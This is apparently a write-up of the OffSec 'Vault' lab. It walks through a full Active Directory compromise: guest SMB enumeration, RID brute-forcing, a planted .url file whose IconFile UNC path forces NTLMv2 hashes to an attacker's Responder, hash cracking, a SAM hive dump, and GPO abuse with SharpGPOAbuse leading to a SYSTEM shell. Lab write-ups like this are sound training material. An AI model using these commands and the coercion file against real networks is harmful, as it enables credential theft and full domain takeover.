Vault
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. AD chain that starts with SMBguestenabled and RID brute discoveringanirudh, an.urlfile (IconFile=\\...) dropped in theDocumentsShareto coerce NTLMv2 to Responder, crack toSecureHM, and BloodHound revealsanirudhholdsWriteOwner/WriteDacl/GenericWriteover theDefault Domain PolicyGPO, so SharpGPOAbuse with--AddLocalAdminon that GPO addsanirudhas local Administrator of the DC.
Recon
Initial scan
The port scan combines a UDP sweep and a full TCP scan:
ping -c 1 192.168.125.172     # ttl=125 → Windows
sudo nmap -sU --top-ports 1000 -Pn -n --open 192.168.125.172
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.125.172
A vault.offsec DC with the usual pack (53/88/135/389/445/464/593/636/3268/3269/3389/5985/9389) and nothing exotic on top of it.
The scan itself reveals the domain (vault.offsec) and the controller name (DC.vault.offsec) in the LDAP certificates and the host's smb2 data. Since Kerberos and LDAP resolve by name, both aliases go into /etc/hosts before moving on:
nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.125.172 vault.offsec    DC.vault.offsec
Access as anirudh
SMB with guest + RID brute
The first thing to try is the null session (empty user and password), the cheapest option: if the DC accepts it, you enumerate with no credentials at all. Not here, it answers STATUS_ACCESS_DENIED. That does not close the path though, it just means trying the next passwordless account: guest, which is enabled and does return the share list (DocumentsShare is the interesting one):
nxc smb 192.168.125.172 -u '' -p ''
nxc smb 192.168.125.172 -u 'guest' -p '' --shares
SMB  192.168.125.172  445  DC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:vault.offsec)
SMB  192.168.125.172  445  DC  [-] vault.offsec\: STATUS_ACCESS_DENIED

SMB  192.168.125.172  445  DC  [+] vault.offsec\guest:
SMB  192.168.125.172  445  DC  [*] Enumerated shares
SMB  192.168.125.172  445  DC  Share           Permissions  Remark
SMB  192.168.125.172  445  DC  -----           -----------  ------
SMB  192.168.125.172  445  DC  ADMIN$                       Remote Admin
SMB  192.168.125.172  445  DC  C$                           Default share
SMB  192.168.125.172  445  DC  DocumentsShare  READ,WRITE
SMB  192.168.125.172  445  DC  IPC$            READ         Remote IPC
SMB  192.168.125.172  445  DC  NETLOGON                     Logon server share
SMB  192.168.125.172  445  DC  SYSVOL                       Logon server share
guest can list shares, but there is no list of domain users, and with no users there is nothing to authenticate against. The way to get one from such a limited account is the RID brute: walking the relative identifiers of the domain SID asking for the name bound to each. That uncovers domain accounts, including anirudh (a real user, not a system one):
nxc smb 192.168.125.172 -u 'guest' -p '' --rid-brute | grep -i user \
  | awk '{print $6}' | tr '\\' ' ' | cut -d ' ' -f2 > users
cat users
Administrator
Guest
krbtgt
Domain
Protected
DC$
anirudh
.url to Responder - capture anirudh's NTLMv2
We craft an InternetShortcut file with an IconFile=\\<attacker>\... UNC. When Windows indexes the folder holding the .url, it resolves the UNC and ends up authenticating NTLMv2 to the attacker.
[InternetShortcut]
URL=Random_nonsense
WorkingDirectory=Flibertygibbit
IconFile=\\192.168.45.164\%USERNAME%.icon
IconIndex=1
We push it via guest into DocumentsShare and Responder catches the NTLMv2 hash of any user indexing the share (anirudh, with read access):
sudo responder -I tun0 -wv
smbclient //192.168.125.172/DocumentsShare
smb: \> put evil.url
[SMB] NTLMv2-SSP Client   : 192.168.125.172
[SMB] NTLMv2-SSP Username : VAULT\anirudh
[SMB] NTLMv2-SSP Hash     : anirudh::VAULT:927665ad8c0a3670:93733543BA4C69911E06506CCB401490:0101000000000000<SNIP>
Cracking NTLMv2 → SecureHM
john --wordlist=/usr/share/wordlists/rockyou.txt anirudh_nt_hash
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
SecureHM          (anirudh)
1g 0:00:00:02 DONE (2026-03-25 13:29) 0.3968g/s 4211Kp/s 4211Kc/s 4211KC/s Seijaa..Sarahs07
Evil-WinRM as anirudh
anirudh is in Remote Management Users on the DC:
evil-winrm -i 192.168.125.172 -u anirudh -p SecureHM
Evil-WinRM shell v3.9
*Evil-WinRM* PS C:\Users\anirudh\Desktop> whoami
vault\anirudh
anirudh's privileges and the SAM dump (discarded route)
The first thing to check inside a session is what the token carries, because several privileges are an escalation on their own. Here SeBackupPrivilege and SeRestorePrivilege show up as enabled, which allow reading (and writing) any file bypassing the ACLs, so the obvious move is dumping the registry hives with reg save and downloading them:
whoami /priv
reg save hklm\sam C:\temp\sam.hive
reg save hklm\system C:\temp\system.hive
download C:\\temp\\sam.hive
download C:\\temp\\system.hive
PRIVILEGES INFORMATION

Privilege Name                Description                          State
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled

The operation completed successfully.
The operation completed successfully.
Info: Downloading C:\temp\sam.hive to sam.hive
Info: Download successful!
Info: Downloading C:\temp\system.hive to system.hive
Info: Download successful!
The hives download fine, but they lead nowhere: on a domain controller the SAM holds the machine's local accounts (and a DC barely has any beyond the DSRM one); domain credentials live in NTDS.dit. With SeBackupPrivilege that file would also be reachable, but the route that actually opened the box was another and more direct one: anirudh's permissions over a GPO. It stays here because it is the check anyone would run at that point, and knowing why it does not pay off saves the detour.
Privilege Escalation
BloodHound - anirudh over Default Domain Policy
With valid credentials the whole domain can be collected over LDAP. bloodhound-python leaves a .zip with the JSON files, and to browse it we bring up the BloodHound CE interface with bloodhound-cli (repo), which deploys the containers (Postgres, neo4j and the web) with a single command:
bloodhound-python -u anirudh -p SecureHM -ns 192.168.125.172 \
  --zip -c All -d vault.offsec
wget https://github.com/SpecterOps/bloodhound-cli/releases/download/v0.1.6/bloodhound-cli-linux-amd64.tar.gz
tar -xvzf bloodhound-cli-linux-amd64.tar.gz
./bloodhound-cli install
INFO: Found AD domain: vault.offsec
INFO: Connecting to LDAP server: dc.vault.offsec
INFO: Found 5 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Querying computer: DC.vault.offsec
INFO: Compressing output into 20260325162540_bloodhound.zip

Only 2 GPOs in the whole domain, which narrows down where to look a lot. The "Pathfinding" graph from anirudh to administrator runs through DEFAULT DOMAIN POLICY with three write edges (WriteOwner, WriteDacl, GenericWrite). In other words, anirudh can modify the GPO that applies to every domain user (including USERS, which contains Administrator).
SharpGPOAbuse - --AddLocalAdmin
SharpGPOAbuse (repo) injects settings into an existing GPO. With --AddLocalAdmin, the GPO tells affected computers to add the given account into the local Administrators group. Because Default Domain Policy applies to the DC itself, after gpupdate /force the machine adds anirudh as local Administrator of the DC.
# Upload the binary via evil-winrm
upload SharpGPOAbuse.exe

# Run against Default Domain Policy
.\SharpGPOAbuse.exe --AddLocalAdmin --GPOName "Default Domain Policy" --UserAccount anirudh
gpupdate /force
[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!

C:\Users\anirudh\Desktop> gpupdate /force
Updating policy...
Computer Policy update has completed successfully.
User Policy update has completed successfully.
PSExec as Administrator
With anirudh in DC-local Administrators, impacket-psexec gives a SYSTEM shell:
impacket-psexec anirudh:SecureHM@192.168.125.172
[*] Requesting shares on 192.168.125.172.....
[*] Found writable share ADMIN$
[*] Uploading file kxWMEgtr.exe
[*] Opening SVCManager on 192.168.125.172.....
[*] Creating service dZtJ on 192.168.125.172.....
[*] Starting service dZtJ.....
Microsoft Windows [Version 10.0.17763.2300]
C:\Windows\system32> whoami
nt authority\system
local.txt / proof.txt
C:\Users\anirudh\Desktop>type local.txt && whoami
5b944075f7ff45a7d34d36ee38b5bd82
vault\anirudh
C:\Windows\system32>type C:\Users\Administrator\Desktop\proof.txt
e694039c0a406cfec924d6feb9e5d040
nt authority\system
Attack chain
SMB guest enabled
  └─ nxc rid-brute -> user list (anirudh)
     └─ evil.url in DocumentsShare + Responder
        └─ NTLMv2 anirudh -> john -> SecureHM
           └─ evil-winrm -> anirudh
              └─ BloodHound: WriteOwner/WriteDacl/GenericWrite on Default Domain Policy
                 └─ SharpGPOAbuse --AddLocalAdmin --GPOName "Default Domain Policy"
                    └─ gpupdate /force -> anirudh Local Administrator of the DC
                       └─ impacket-psexec -> SYSTEM
Lessons learned
- Enabled
guestturns SMB into an anonymous enumeration surface;--rid-brutewalks the RIDs and pulls out per-server accounts. - The SCF/URL attack with
IconFile=\\attacker\..is still the most reliable NTLMv2 coercion technique: any user opening the folder authenticates to the attacker unwittingly. - NTLMv2 hashes are offline-crackable with a dictionary if the password is weak;
SecureHMfalls in under a second on rockyou. - BloodHound models GPOs as objects with DACLs: if a principal has
WriteOwner/WriteDacl/GenericWriteon a GPO that applies to an OU with privileged users/computers, that GPO is the door to those objects. SharpGPOAbuse --AddLocalAdminis the cleanest shortcut: it modifies the existing GPO (does not create a new one), addsrestricted groupswith the target account, and at the nextgpupdatethe clients comply. Aggressive use is caught by any modern EDR, so in real engagements prefer more surgical primitives (--AddUserRights SeTakeOwnershipPrivilege, etc.).